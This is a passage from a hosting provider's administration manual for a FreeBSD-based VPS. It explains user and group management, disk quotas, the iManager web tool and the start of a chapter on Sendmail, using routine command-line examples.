Shell:    /usr/local/bin/bash

OK? (y/n) [y]:

Added user ``''

Add another user? (y/n) [y]: n
```

**adduser** has other configuration defaults you can specify in the `/etc/adduser.conf` file (**adduser** will even write this configuration file for you if you do not use the **–q** option).

See the **adduser** man page for more details.

## pw

You can use the **pw** program to add users, unlike **vadduser** and **adduser**, there is no wizard. You can make changes using **pw** very quickly after you have become familiar with it.

You will need to provide the following information to **pw**:

- Username
- UID
- Name
- Method
- Group
- Shell

The following is an example of the **pw** command:

```
# pw user add -n joe -c "Joseph Schmoe, Jr." -m -h 0
```

At the end of the pw process, you will be prompted for the user password. Use caution at this point since you will only be asked for the user password once.

These command-line options are likely the only ones you will use (unless you have more complex needs, of course, in which case the pw man page will be more useful to you).

**Note:** Ignore the **–Y** and **–y** options unless you're running YP/NIS (a system comprised of network equivalents of passwd, group, hosts, and other common services). Further, until you begin customizing policy information and default startup files for new users (advanced techniques not covered in this tutorial), you can ignore the **-C**, **-D**, **-k**, and **-L** options. Unless you plan on setting account expiration policies (i.e., an account will expire, or a user's password will expire, forcing them to reset it), you can ignore the **-e**, and **-p** options.

**Note:** You can type user add as two words, or useradd as one word. The first syntax is preferred because it reminds that user is interchangeable with group, and add is interchangeable with **del**, **mod**.

# Editing User Accounts

After a user account has been added to your system, you can modify that user's settings using **`vedituser`**, **`chpass`**, **`passwd`**, or **`pw`**.

## `vedituser`

**`vedituser`** can be used in two ways, either through a wizard, or by passing the user information with the command.

### Adding a User without prompting

To edit a user without prompting, use the following for example:

```
vedituser --login= --password=5pwd --fullname="
Schmoe" --services=ftp,mail --quota=50
vedituser --login= --password=5pwd --fullname="
Schmoe" --services=ftp,shell,mail --shell=bash --
quota=50
```

### Edit a User using the Wizard

To edit a user using the wizard interface type the following at the command prompt:

```
# vedituser
```

The following is an example of the wizard version of **`vedituser`**:

```
gluttony ~# vedituser
Enter username to edit: bob
Now, enter the full name for this E-mail/FTP account.
Full Name: [Bob]:
Please select the services that this account will be
using:
      ftp      FTP services
      mail    Email services
      shell    shell login
Enter the service name (e.g., "ftp", "mail", etc.) to
toggle that service for the account. Hit <return>
when you are done selecting/deselecting services for
this user.
Select/deselect services [ftp shell web]:
Select a shell from the following list:
    bash
    csh
    ksh
```

```
    ksh93
    sh
    tcsh
    zsh
Enter a shell: [tcsh]:
Enter filesystem quotas for this user. The quota
should be an integer (no decimal fractions) in
megabytes (e.g., 5 = 5 megabytes). Enter 0 for no
quota.
Quota (in megabytes) [25]: 0
```

See the **vedituser** man page for more information.

# chpass

**chpass** is a command useful for changing certain information in password files.

If you use **chpass** as root, your default editor will open (**pico**, **vi**, **emacs**, **ee**) with the following information:

The following is an example of the **chpass** command:

```
# chpass
#Changing user database information for
Login:
Password: $1$uAGNRKJP$4.JUH2Q.wftt9GiwBSsNL.
Uid [#]: 1002
Gid [# or name]: 1002
Change [month day year]:
Expire [month day year]:
Class:
Home directory: /home/
Shell: /usr/local/bin/bash
Full Name: Joseph Schmoe, Jr.
Office Location:
Office Phone:
Home Phone:
Other information:
```

The root user may change any of this information.

If you run chpass as the user (), you may only change a limited amount of information:

```
#Changing user database information for .
Shell: /usr/local/bin/bash
```

```
Full Name: Joseph Schmoe, Jr.
Office Location:
Office Phone:
Home Phone:
Other information:
```

**chpass**, despite its name, is usually not the program you want to run to change someone's password. For changing passwords, you should use **passwd** instead.

## passwd

You can use the **passwd** program to change a user's password. When you type **passwd** as root, you are prompted twice for the root new password.

```
# passwd
Changing local password for
New password:
Retype new password:
passwd: updating the database...
passwd: done
```

If you type **passwd** as a user, you are prompted for your present password first, then your new password. This is a security feature to prevent unauthorized users from changing user passwords from an unattended terminal:

```
% passwd
Changing local password for
Old password:
New password:
Retype new password:
passwd: updating the database...
passwd: done
```

Once run, the password for Joe becomes the new password.

**Note:** When you **su** to a different user and try to change the password of the user that you **su** to, you will need to provide the username of the person after the passwd command. For example:

```
# su bob
# passwd bob
```

## pw

Changing user account information interactively is best accomplished with either the **chpass** or **passwd** commands. However, when you want a quick one-liner to fix an account, or if you need to automate account modification, **pw** is your program.

Here are some practical uses for **pw**:

? Changing user's name:

```
# pw user mod  -c "Joseph Carmichael Schmoe" joe
```

? Changing user's password (be careful--it doesn't ask twice!):

```
# pw user mod  -h 0
New password for user :
```

? Changing user's login shell:

```
# pw user mod  -s /usr/local/bin/tcsh
```

? Adding a user to another group:

```
# pw user mod  -G web
```

? Removing a user from a group (in this case, the 'web' group):

```
# pw user mod  -G
```

The **-G** option removes the user from all groups except the ones listed after **-G** (each group should be separated by commas).

# Disabling User Accounts

Disabling means many things to many people, but in the context of user management, it should be understood as the act of making a shell, ftp, and e-mail (POP) account unavailable to the user. (Disabling cron, Web, and other services that do not require the user to log in is beyond the scope of this tutorial, but such disablement is an important consideration.)

## chpass

This is one of the few times you will use **chpass** as root to modify a password.

1. The recommended way to disable an existing user is to simply insert an asterisk at the beginning of the user's password field.

```
# chpass
#Changing user database information for .
Login: joe
Password: *$1$tmTYmsuQ$IHSy7urpdZwXEzA3iYsnF/
```

Notice the asterisk (*) at the beginning of the password hash. This guarantees that no password will match because the asterisk is outside the range of characters used by the password hashing algorithm.

2. When the time to re-enable the account comes, simply remove the asterisk (using **chpass**). If you remove the asterisk by directly editing `/etc/master.passwd`, be sure to run:

```
pwd_mkdb -p /etc/master.passwd
```

when you finish so your changes update other password files.

# Removing User Accounts

Removing users from your system is probably the simplest operation you will do.

## rmuser

The rmuser command deletes a user from the server. It will also delete the user's home directory as well if prompted Use the rmuser command.

```
# rmuser joe
This will prompt you with:
Matching password entry:
:$1$RzJXr6ka$xdE88TjW4vpwthy/.Vtho/:1004:1004::0:0:Jo
seph \
Carmichael Schmoe:/home/:/usr/local/bin/tcsh
Is this the entry you wish to remove?
at which you simply type a 'y' and enter. You will
also be prompted to remove their home directory:
Remove user's home directory (/home/)?
```

**Note:** If you reply affirmatively, the home directory will be completely removed. Otherwise, the directory will continue to exist.

If you know you want to remove everything, use the **-y** option for rmuser, which will answer 'y' automatically at all questions:

```
# rmuser -y
Updating password file, updating databases, done.
Updating group file: (removing group  -- personal
group is empty) done.
Removing user's home directory (/home/): done.
Removing user's incoming mail file /var/mail/: done.
Removing files belonging to  from /tmp: done.
Removing files belonging to  from /var/tmp: done.
Removing files belonging to  from
/var/tmp/vi.recover: done.
```

Removing existing users by hand is not covered in this tutorial, except to say that the password file entry, group entries, home directory, mail spools, cron jobs, and other miscellaneous files need to be considered when removing users.

rmuser does all of this for you, and does it well.

## pw

The **-r** option is the inverse of **-m**. While **-m** instructs **pw** to create the home directory, **-r** tells pw to remove the home directory and its contents without prompting. pw is slightly more dangerous than rmuser, but perhaps more suitable for automation.

**-r** tells **pw** to remove the user's home directory and all of its contents. pw errs on the side of caution when removing files from the system. First, it will not do so if the uid of the account being removed is also used by another account on the system, and the home directory in the password file is a valid path that commences with the character "/". Secondly, it will only remove files and directories that are actually owned by the user, or symbolic links owned by anyone under the user's home directory. Finally, after deleting all contents owned by the user only empty directories will be removed. If any additional cleanup work is required, this is left to the Administrative user.

```
# pw user del username -r
```

If you notice that a home directory was not removed, it was for one of the reasons stated above. You should check it out to see why before completely removing the home directory.

# Groups

User Groups allow VPS v2 user accounts to share files with one another. This is particularly useful for situations such as multiple webmasters maintaining a single Web site. Groups are also used to give users access to specific programs. A user with FTP privileges, for example, must be a member of the ftp group.

Any user has a primary group which they belong to, and they can also be in other groups. In the `/etc/passwd` file, the Group ID (GID) is the second number. This is the user's primary group, and any files created by the user will belong to this group by default. The `/etc/group` file stores a list of all the groups, their GID, and the members of the group.

Because each file and directory in UNIX has specific file permissions, it is important that you set correct group file permissions. To see a list of file permissions, go to the directory you want to view and type

```
# ls -l
```

As root, if you go into a user's directory and create a file, it then becomes owned by root group wheel, and you will probably need to change the group ownership of that file. To change group ownership, type the following:

```
# chown owner:group filename
```

where owner is the owner of the file, and group is also the owner the file.

The wheel group (GID 0) is a special group. Any user in the wheel group can use the su command to become the root user. For security reasons, you should be careful about who you put in this group.

There are a number of other groups that exist to give users access to specific programs. Some specific instances of this that you should know about are the ftp, pop, imap, and web groups, which require a user to be a member of the group to have access to that program. There are also groups that exist for system uses only. If you are uncertain of the purpose of a group, it is a good idea not to delete or add users to that group.

To edit groups, go to `/etc/group` using the cd command, and invoke a text editor, such as pico or vi. You can also use iManager. See "Editing Groups" on page 62 for more information.

The following is a sample of the group file:

```
# $FreeBSD: src/etc/group,v 1.19.2.3 2002/06/30
17:57:17 des Exp $
#
wheel:*:0:root,gluttony,brynne
daemon:*:1:daemon
kmem:*:2:root
sys:*:3:root
tty:*:4:root
```

```
operator:*:5:root
mail:*:6:
bin:*:7:
news:*:8:
man:*:9:
games:*:13:
ftp:*:21:gluttony,brynne,tom,frank,bob
staff:*:20:root
sshd:*:22:
smmsp:*:25:
mailnull:*:26:
guest:*:31:root
bind:*:53:
www:*:80:
web:*:81:frosty,brynne,tom,frank,bob
pop:*:82:frosty,frank
imap:*:83:frosty,brynne,frank
nogroup:*:65533:
nobody:*:65534:
cyrus:*:60:
bob:*:1006:
```

Entries in the group file are separated by colons. The first entry is the group name followed by the group password. Most groups do not have a password thus the "*". Next is the group ID number (GID). The last entries are the users that are in the group.

To add a user to a group, add his or her username to the end of the list of users.

To create a new group, add the group name, group password, and users at the end of the list of groups and save the file.

See the managing_users man page (Section 7) for more information.

# Quotas

Quotas affect the amount of disk space users consume in their home directories, e-mail, and Web, and not how much space a specific program uses. This prevents abuse to the system (in general, bad things happen when a disk is full) and allocates resources as needed.

The quota has a soft limit that you may temporarily exceed, that gives you time to fix the problem. The quota also has a hard limit that you may never exceed. When the quota hard limit is met, nothing can write to the disk. E-mail is not accepted, logs are not written, installs do not complete, and guestbooks and forms do not save to file

When you use iManager or **`vadduser`** to create accounts, the quota option is automatically enabled so that you can assign the quota to the user. The quotaon/quotaoff setting is in the `/etc/fstab` file.

Your user consumes allotted disk space according to privilege. Use the following examples as guidelines for setting quotas.

- Example A: User Anne has only e-mail privileges. All of her 5Meg quota will be used for this service.
- Example B: If user Joe has a 5 Meg quota with FTP, E-mail, and Web privileges, Joe can consume the 5 Megs among the three services. He might have an extensive Web site that consumes most of his quota and prefer to configure POP e-mail accounts for himself and his employees.
- Example C: User Bob, maintains a smaller Web site, but has a traveling sales force of employees who need to check e-mail from the office, home, and from laptops while traveling. Bob requires 10 Megs and configures IMAP e-mail accounts for his employees.

See the quota man page for more information.

## Checking a User's Quota

To check the amount of disk space being used on your VPS v2, type:

```
% quota username
Disk quotas for user (uid 11487):
Filesystem blocks quota  limit  grace files
quotalimit grace
/usr       80030  281600 309760  255  55000 57750
```

The following table defines the information from the quota command.

| Column | Description |
|---|---|
| File system | This indicates that quota is checking for any files that you own on the `/` volume. (Files on the `/backup` volume are not counted against your quota.) |
| Usage | The usage indicates the space that is currently being used. Usage is displayed in 1024 bytes. This server is using 81.9 MB of disk space (80030x1024). |
| Quota | The disk space allowed for a VPS v2 indicated in blocks. This user has 275 megabytes by default (281600/1024=275). The quota is a soft limit, meaning the server continues to function when it reaches the quota. |
| Limit | The limit is a hard limit, meaning the user is unable to write to disk when it exceeds this limit. Each user is allowed a 10% (275+27.5=302.5 \| 302.5*1024=309760) excess of its quota before the limit is reached. |
| Grace period | The grace period is a time allowed for being over quota before a hard limit is reached. The grace period is 7 days. You can go over quota and still continue to function as long as you do not go over quota by 10% or more or for over 7 days. |
| Files | Your quota is also controlled by the number of files you have and the amount of disk space. We currently give you 200 files per meg (275*200=55000). The files limit has a quota and grace, which function just like the disk space quota. |

**Note:** The root user does not have a set quota. The root user is over quota when the VPS v2 reaches maximum capacity.

## When Log Files Exceed Quotas

The server generates e-mail, FTP, system, and Web log files. Log files grow very rapidly on an active server. To avoid going over the limit due to log files, consider setting up a cron file that e-mails the needed logs to you and then deletes them. See “Using cron” on page 179 of Chapter 9.

# Important Commands and Files

The following table describes commands, directories, and files for managing user accounts.

| Name | Type | Description |
|---|---|---|
| **adduser** | command | Creates new user accounts for e-mail ftp, shell, and Web. |
| **chpass** | command | Changes a users' password |
| **edquota user** | command | Edits users' quotas |
| **passwd** | command | Changes a password |
| **pw** | command | Adds, edits, and removes users and groups. |
| **su [*user*]** | command | Switch user and keep original environment variables. |
| **su – [**user**]** | command | Switch user and reset to the designated user's environment variables. |
| **sudo [**command**]** | command | Execute a command (listed in `/usr/local/etc/sudoers`) |
| **vrmuser** | command | Removes a user account |
| **vadduser** | command | Creates new user accounts for e-mail ftp, shell, and Web |
| **vedituser** | command | Edits a user account |
| **vi sudo** | command | Enables root to edit the `/usr/local/etc/sudoers` file. |
| **vlistuser** | command | Lists all users, their home directory paths, and quotas |
| **vpasswd** | command | Changes a password |
| `/home/user name` | directory | Default user's home directory |
| `/etc/adduser. conf` | file | Configuration defaults for the adduser script |
| `/etc/master. passwd` | file | The master password file |
| `/etc/group` | file | Stores a list of all groups, their GIDs, and members of each group. |
| `/etc/fstab` | file | The file where quotas are turned on/off. |
| `/usr/local/ etc/sudoers` | file | Edited only by root, this file contains a list of users and groups that can perform commands as well as a list of commands. |
| `/etc/` | file | Contains the server settings |

# For More Information

The FreeBSD Handbook, found at:

http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/users-modifying.html

http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/users-groups.html

# Chapter 3 - iManager

You can use the iManager graphical user interface to maintain the VPS v2 efficiently through a Web, reducing the need to connect to your server using a shell session (SSH or Telnet). iManager provides the following tools: Tools and Wizard, File Manager, and Mail Manager that perform most administrative tasks.

Tools and Wizards

- Add, delete, and update users' directories.
- Add, delete, and update virtmaps.
- Add, delete, and update e-mail aliases and virtmaps.
- Add, delete, and update the /etc/mail/access file.
- Change configurations.

File Manager

- Create and edit files.
- Move and remove files.
- Copy and rename files.
- Change the permissions of files.
- Upload new files to your server.
- Make new directories.

Mail Manager

- Read and send e-mail messages.
- Save messages.
- Create an autoresponder.
- Maintain an address book.
- Filter incoming messages.

Preferences

- Change configurations and languages.

With the exception of the "Setting Up," section, all instructions in this chapter are provided as if you have already connected to your VPS v2 using iManager.

# Setting Up

Setting up includes installing and connecting to iManager, and configuring iManager for Virtual Hosts

If iManager is already installed, skip Installing iManager and go to "Connecting to iManager."

## Installing iManager

To install iManager:

1. Connect to your VPS v2 using SSH and type:

   ```
   % vinstall imanager2
   ```

2. Press **y** and **Enter** to accept the default file location, `/usr/local/apache/htdocs`.

## Connecting to iManager

To connect to iManager:

1. Open a browser and go to http://*your_company.com*/imanager/ (Replace *your_company.com* with your own domain.)
2. When the iManager login window appears, type your username and password and click **Login**.

## Configuring iManager for a Specific Virtual Host

This section is not necessary if you are using iManager only for the primary domain on your VPS v2.

If you want specific Virtual Host (Subhost) users to manage their own accounts using iManager, do the following.

Uses a canonical domain name such as imanager or mail, such as

http://imanager.*subhost_domain.name*/ or
http://mail.*subhost_domain.name*/

1. Contant Customer Service (service@gsp.com) and request the CNAME you want created.
2. Connect to your VPS v2 and go to `/www/conf/httpd.conf`.
3. Add the following <VirtualHost> directive:

   ```
   <VirtualHost IP:80>
       ServerName imanager.domain.name
       ServerAdmin your_user@email.address
       DocumentRoot /usr/local/apache/htdocs/imanager
   </VirtualHost>
   ```

where iManager is the CNAME record you created in the DNS. If you want to use a different canonical name, substitute the CNAME record you created for iManager or mail in the VirtualHost and ServerName directives. Do not change the DocumentRoot directive.

In the `/usr/local/apache/conf/httpd.conf` file, add the following redirect line:

```
Redirect /imanager https://imanager.domain.name
```

**Note:** Replace imanager.domain.name with the CNAME record that was created for iManager. Make this change for each virtual host (not the primary domain) needing access to iManager.

Now your Virtual Subhosted users can:

- Type the following: http://*`CNAME.subhost_domain.name`*/.

where CNAME is the canonical name (such as iManager) and subhost_domain is the domain of the virtual host (subhost).

- Change their passwords and view their quotas and disk usages.
- Upload and edit files to their home directories.
- Send and receive e-mail through the web-based Mail Manager.

## Virtual Host Users: Connecting to iManager

Users associated with virtual host domains on your VPS v2 use the following instructions.

1. Open a browser and go to http://imanager.*`your_company.com`*, or http://*`your_company.com`*/imanager, (depending on how it was set up) where iManager is the specific CNAME record you created in the previous section.
2. When the iManager login window appears, type your username and password and click **Login**. The iManager utility screen appears.

# Using iManager

When you connect to iManager, the server prompts for your username and password and authenticates your identity by reading the `/etc/passwd` file. If the username and password do not exist in that file, access is denied.

A root user has access to all files for which he or she has permission. Administrative users have pre-defined access to multiple user directories but do not have all the access that root has. A user accesses only his or her `/home/username` directory, such as `/home/bob`.

A user sees specific features of iManager based on his or her access privileges. For example, users having only FTP access use the File Manager. Likewise, users having only mail privileges can use the Mail Manager. Users having both privileges use Mail Manager and File Manager, but cannot create user accounts.

## File Manager

To access a directory identified by a folder icon, click the name of the directory you want to view, and type the pathname in the Jump Directly to textbox.

To view a file identified by the sheet of paper icon, click the name of the file you want to view.

The following information appears:

- Current File
- File Type
- MIME Type
- File Size
- File Permissions
- Last Modify Time

You can perform the following tasks:

- View File
- Download File
- E-mail File as Attachment
- Edit File
- Copy File
- Rename (Move) File
- Remove File
- Change Permissions

## Editing Files

To edit files:

1. Click **Edit Files** to start editing the file.
2. After you have edited the file, choose whether to **Save Edited File**, **Cancel and Discard Modifications**, or **Reset Form**.

## Deleting Files

To delete files:

1. Select the file or folder you want to delete.
2. Click **Remove File** or **Remove Directory**.
3. Click **Yes, Remove This File (or Directory)**. A confirmation message appears.

## Copying Files

To copy files:

1. Select a file or directory.
2. Click **Copy File** or **Copy Directory**.
3. Type the path and name of the new copy you are creating, and click **Submit**.

## Moving Files

To move files:

1. Select a file or directory.
2. Click **Rename (Move) File** or **Rename (Move) Directory**.
3. Type the pathname of the new file or directory, and click **Submit**.

## E-mail a File as an Attachment

If you have mail privileges, a link is provided in the file information window to allow you to e-mail the file as an attachment. Click the **E-mail File as an Attachment** link. A Compose New Message window appears with the filename already populated in the appropriate attachment field.

## Changing Permissions

To change permissions on a file or directory:

1. Select a file or directory.
2. Click **Change permissions**.
3. Select the permissions you want for the file or directory, and then choose whether to save these changes or discard these changes.

**Note:** If you are unsure about what file permissions you need for a file or directory, then leave them alone.

### Uploading New Files

To upload files from your local computer to your VPS v2 without using an FTP client:

1. Browse to the server destination directory.
2. Type the file name and path on your local computer, of the file you want to upload, or click **Browse** to locate the local file and select it. The default limit allows four files at a time. (You can change this limit in the Preferences section.)
3. After selecting the correct file, click **Upload File**.

### Creating New Directories

To create a new directory under your current working directory:

1. Click **Create New Directory**.
2. Type the path and name for the new directory.
3. Click **Create New Directory**.

## Mail Manager

You can use the Mail Manager to check for new mail, change a mail folder, compose a new message, and perform other mail-related tasks.

Checking for New Messages

To check messages, on the iManager main menu screen, click **Mail Manager**. The Inbox (Current Mail Folder) appears displaying the following:

- Mail Folder Contents
- Total messages
- Mail folder size

### Composing a New Message

To compose a new message:

1. From Mail Manager, click **Compose New Message**.
2. Fill in the appropriate fields and type your message.
3. Click **Send**.

## Changing the Mail Folder Location

To change the Mail folder location:

1. From Mail Manager, click **Change Mail Folder Location**.
2. Type the new directory location of your mail folder.
3. Click **Submit**.

## Using the Address Book

To use the Address Book:

1. From Mail Manager, click **View Address Book**.
2. Use the address book utilities to add new contacts, to edit, or to remove existing contacts. You can also import contacts from a delimited source file.

## Configuring an Autoresponder

To configure an autoresponder:

1. From Mail Manager, click **Enable Autoresponder**.
2. Use the autoresponder utilities to specify the autoresponder mode (autoresponder or vacation), create a new autoresponse, or enable/disable your autoresponder.

## Creating an E-mail Signature

To create an e-mail signature:

1. From the Mail Manager, **click Mail Signature**.
2. Select whether you want to automatically append the signature to outgoing e-mail.
3. Use the provided form to create an e-mail signature.

# Tools and Wizards

You can use Tools and Wizards as root and the administrative user to create and manage users, virtual hosts, aliases, virtmaps, and accesses.

## Viewing Users

To view users, from the iManager Tools and Wizards screen, beside Users, click **View All**.

## Adding Users

To add users:

1. From the iManager Tools and Wizards screen, beside Users, click **Add**.
2. Provide the following information:
    - Login
    - Password (twice)
    - Full Name
    - Home Directory
    - Login Group
    - Other Groups
    - Home Directory
    - Quota
    - Login Shell
    - Virtual Host (check it if to configure for this user)
3. Click **Submit**.
4. Click **Rebuild DB** to rebuild the database.

## Editing Users

To edit users:

1. From the iManager Tools and Wizards screen, beside Users, click **Edit**.
2. Highlight the user you want to edit, and click **Select User**.
3. Edit any of the following information:
    - Login
    - Password (twice)
    - Full Name
    - Home Directory
    - Login Group
    - Other Groups

- Home Directory
- Quota
- Login Shell
- Login Group
- Other Groups
- Home Directory
- Quota
- Login Shell

4. Click **Submit Changes**.
5. Click **Rebuild DB** to rebuild the database.

**Note:** To see the system users, click **Show System Users**. Use caution when editing system users.

### Removing a User

To remove a use:

1. From the iManager Tools and Wizards screen, beside Users, click **Remove**.
2. Highlight the user you want to remove, and click **Select Users**.
3. Check the box if you want to remove the home directory.
4. Click **Yes, Remove the Above User(s)**.

**Note:** Some users are system users, and they are listed in the drop-down list of users, along with the users you have added. Use caution.

## Managing Aliases

You can instruct your VPS v2 to alias or forward e-mail addressed to a specific address to one or more recipients. You may also forward an e-mail message to a special processing program such as an autoreply.

### Viewing Aliases

To view aliases, from the iManager Tools and Wizards screen, beside Aliases, click **View All**.

### Adding Aliases

To add an alias:

1. From the Tools and Wizards screen, beside Aliases, click **Add**.
2. Add the e-mail alias name and the alias definition.
3. Click **Submit**.
4. Click **Rebuild DB** to rebuild the database.

### Editing Aliases

To edit an alias:

1. From the Tools and Wizards screen, beside Aliases, click **Edit**.
2. Highlight the alias you want to edit and click **Select Alias**.
3. Type the e-mail alias and the alias definition you want to use.
4. Click **Submit**.
5. Click **Rebuild DB** to rebuild the database.

### Removing Aliases

To remove an alias:

1. From the Tools Wizards screen, beside Aliases, click **Remove**.
2. Highlight the e-mail alias you want to remove and click **Select Alias**.
3. Click **Yes, Remove the Above Virtmap**.
4. Click **Rebuild DB** to rebuild the database.

## Virtmaps

Virtual address mapping, or virtmaps, are similar to aliases but are tailored specifically for virtual subhosts that may be configured on your VPS v2. You will want to use virtmaps to resolve possible delivery conflicts between one or more domain names. For example, webmaster@grizzles.biz and webmaster@someFamily.org require the use of virtmaps to guarantee that e-mail is delivered to the correct Webmaster.

### Viewing Virtmaps

To view the virtmaps you have created from the Tools and Wizards screen, beside Virtmaps, click **View All**.

### Adding Virtmaps

To add a virtmap:

1. From the Tools and Wizards screen, beside Virtmaps, click **Add**.
2. Type the virtual e-mail address and then the real e-mail address or username.
3. Click **Submit**.
4. Click **Rebuild DB** to rebuild the database.

### Editing Virtmaps

To edit a virtmap:

1. From the Tools and Wizards screen, beside Virtmaps, click **Edit**.
2. Highlight the Virtmap you want to edit and click **Select Virtmaps**.
3. Type the Virtual e-mail address and the real e-mail address you want to edit.
4. Click **Submit**.
5. Click **Rebuild DB** to rebuild the database.

### Removing Virtmaps

To remove a virtmap:

1. From the Tools and Wizards screen, beside Virtmaps, click **Remove**.
2. Highlight the virtmap you want to remove and click **Select Virtmaps**.
3. Click **Yes, Remove the Selected Virtmap**.
4. Click **Rebuild DB** to rebuild the database.

## Mail Access

Unsolicited commercial e-mail from spammers is a nuisance that your VPS v2 can reject. The server will not deliver unsolicited e-mail to the users, aliases, or virtmaps from the address or domains listed in the `/etc/mail/access` file.

Create the access file and make entries in the form of the examples found in the `/etc/mail/access.sample` file.

### Viewing Access Entries

From the Tools and Wizards screen, beside Mail Access, click **View All**.

### Adding Access Entries

To add an access entry:

1. From the Tools and Wizard screen, beside Mail Access, click **Add**.
2. Add the spammers address or domain name, click **Submit**.
3. Click **Confirm** to add the spammers.
4. Click **Rebuild DB** to rebuild the database.

### Editing Access entries

To edit an access entry:

1. From the Tools and Wizards screen, beside Mail Access, click **Edit**.
2. Edit the spammer entries you want to edit and click **Submit Changes**.
3. Click **Rebuild DB** to rebuild the database.

### Removing Access entries

To remove an access entry:

1. From the Tools and Wizards screen, beside Mail Access, click **Remove**.
2. Highlight the Spammers you want to remove and click **Select Mail Access Entry**.
3. Confirm that you want to remove the selected Mail Access Entry.
4. Click **Rebuild DB** to rebuild the database.

## Managing Virtual Hosts

Virtual hosts are also known as virtual subhosts or subhosts. They are the domains added to the primary domain's virtual server. Add a virtual host only after you have added its associated user.

### Viewing Virtual Hosts

To view the domains hosted on your VPS v2, from the iManager Tools and Wizards screen, beside Virtual Hosts, click **View All**.

### Adding a Virtual Host

To add a virtual host:

1. From the iManager Tools and Wizards screen, beside Virtual Hosts, click **Add**.
2. Using the following examples in parentheses, provide information for the form. Descriptions of each of these virtual host configuration elements are on the screen.
   - Host name (xsc.biz)
   - Server Name (www.xsc.biz)
   - Server Admin (webmaster@xsc.biz)
   - Document Root (/home/bob/www/htdocs)
   - Script Alias (/cgi-bin/home/bob/www/cgi-bin)
   - TransferLog (/usr/local/apache/logs/bob/domain-access_log)
   - Error Log (/usr/local/apache/logs/bob/domain-error_log)
   - Other Directives

3. To indicate the virtual host's placement in the `/www/conf/httpd.conf` file, click the dropdown list, make a selection, and click **Populate VirtualHost Directives from Template** if needed.
4. Click **Submit**.
5. Click **Restart Apache**.

**Note:** All log files are owned by root and count against his quota. Subhosts can only view the log files and cannot modify them. To change ownership of the log files type the following at the command prompt as root:
`% chown username:groupname logfile`

### Editing a Virtual Host

To edit a virtual host:

1. From the iManager Tools and Wizards screen, beside Virtual Hosts, click **Edit**.
2. Highlight the virtual host you want to edit, and click **Select Virtual Host**.
3. Edit the form.
4. Click **Submit Changes**.
5. Click **Restart Apache**.

### Removing a Virtual Host

To remove a virtual host:

1. From the iManager Tools and Wizards screen, beside Virtual Hosts, click **Edit**.
2. Highlight the virtual host you want to edit, and click **Select Virtual Host to be removed**.
3. Click **Yes Remove the Above Virtual Host**.
4. Click **Submit**.
5. Click **Restart Apache**.

## Preferences

In iManager, you can set preferences for all the different utilities that you use. To set to preferences, click Preferences from the main menu screen. A list appears displaying the following options: General Preferences, Language Preferences, File Manager Preferences, Mail Manager Preferences, Tools and Wizard Preferences, and Security Preferences.

### Setting General Preferences

To set general preferences:

1. Click **General Preferences** on the Preferences main menu.
2. Select the screen iManager is to start at and how long to wait before auto logout.

3. Click **Submit**.

## Language Preferences

To set a language preference:

1. Click **Language Preferences** on the Preferences main menu.
2. Select the language you prefer.
3. Click **Submit**.

## File Manager Preferences

To set File Manager preferences:

1. Click **File Manager Preference** on the Preferences main menu.
2. Make changes as appropriate for the following options:
   - Hide directory entries whose names begin with a dot (.).
   - Confirm File Remove.
   - Confirm File Overwrite.
   - Confirm Directory Creation.
   - Default Change Permissions Options.
   - Number of Upload File Form Elements.
3. Click **Submit**.

## Mail Manager Preferences

To set Mail Manager preferences:

1. Click **Mail Manager Preference** on the Preferences main menu.
2. Make changes as appropriate for the following options:
   - Number of Messages to View
   - Confirm Mail Remove
   - Default Mail Folder Directory
   - Number of Mail Attachment Form Elements
   - Confirm Address Book Changes
   - Number of Address Book Form Elements
3. Click **Submit**.

## Tools and Wizard Preferences

To set Tools and Wizards preferences:

1. Click **Tools and Wizard Preferences** on the Preferences main menu.
2. Make changes as appropriate for the following options:
   - Number of New User Form Submissions
   - Number of New Alias Form Submissions
   - Number of New Virtmap Form Submissions
   - Number of New Spammer Form Submissions
   - Number of New Virtual Host Form Submissions
3. Click **Submit**.

## Security Preferences

To set Security preferences:

1. Click **Security Preferences** on the Preferences main menu.
2. Make changes as appropriate for the following options:
   - Force a Secure Connection.
   - Require Hostname Authentication (IP Checking).
3. Click **Submit**.

## Logout

When you are finished using iManager, we strongly suggest that you log out, for security reasons. Click **Logout** at the bottom of the screen.

# Chapter 4 - The VPS v2 E-mail Server

Electronic mail, or e-mail, consists of text messages transmitted from computer to computer over communications networks such as local area networks or the Internet. Unlike postal mail, however, electronic mail is delivered around the world in a matter of seconds to millions of possible recipients with little cost or difficulty.

It is helpful to understand some of the technical terminology involved with the transmission of e-mail messages. Computers use the following special protocols to communicate with each other so that mutual comprehension occurs.

- The Simple Mail Transfer Protocol (SMTP) enables computers to transfer and deliver e-mail to each other over the Internet.
- The Post Office Protocol (POP), when prompted, downloads received messages to recipients' own computers. After recipients retrieve their messages, the messages cannot be "put back" or stored on the server. Using POP saves server disk space.
- The Internet Message Access Protocol (IMAP) enables users to retrieve mail and store it on the server (unlike POP). Users can shuffle messages to and from the IMAP server because both the mail directories and messages are stored directly on the server. The IMAP protocol is especially useful for people who check their e-mail from multiple computers.

This chapter includes information about the following:

- SMTP Server Software (Sendmail)
- E-mail Client Software
- E-Mail Service Configurations such as Autoreplies, Aliases, and Virtmaps, and Access control against spammers
- Maintaining the E-mail Log File
- Important Directories, Files, and Commands

In this chapter, you will be editing files. All instructions in this chapter are given as if you have connected to your VPS v2 using SSH, and are at the command prompt. After typing any UNIX command, press the Enter key.

If you prefer to work in a graphical interface, you can edit files using iManager. See "File Manager" on page 70 for more information.

# E-mail Server Software

In order to send and receive e-mail across the Internet, an SMTP server must meet the following requirements:

- The server should have a continuous Internet connection and be prepared to receive mail at all times, because incoming mail can arrive at any time of day or night.
- The server should be able to deliver outgoing messages on behalf of a computer that does not have complete SMTP capabilities.
- The server should be able to perform send mail on behalf of other servers that do not have e-mail server software.

The VPS v2 system uses Sendmail, a popular UNIX-based SMTP server software package.

## Sendmail Processes

Sendmail requires that two processes be running at all times in order to accept and deliver mail:

- The Sendmail daemon accepting connections
- The Sendmail queue process that delivers mail

To view these processes, connect to your VPS v2 and type:

```
# ps –aux | grep sendmail
   sendmail: accepting connections (sendmail)
   sendmail: Queue runner@00:30:00 for
   /var/spool/clientmqueue (sendmail)
```

The first process, owned by root, controls the connections to Sendmail. You can be configure Sendmail to deny or defer connections if the server load becomes high.

The second process delivers messages that have been received by the server to local users and to remote servers; this process redelivers outbound messages periodically. The process is owned by the system user smmsp (Sendmail Mail Submission Program).

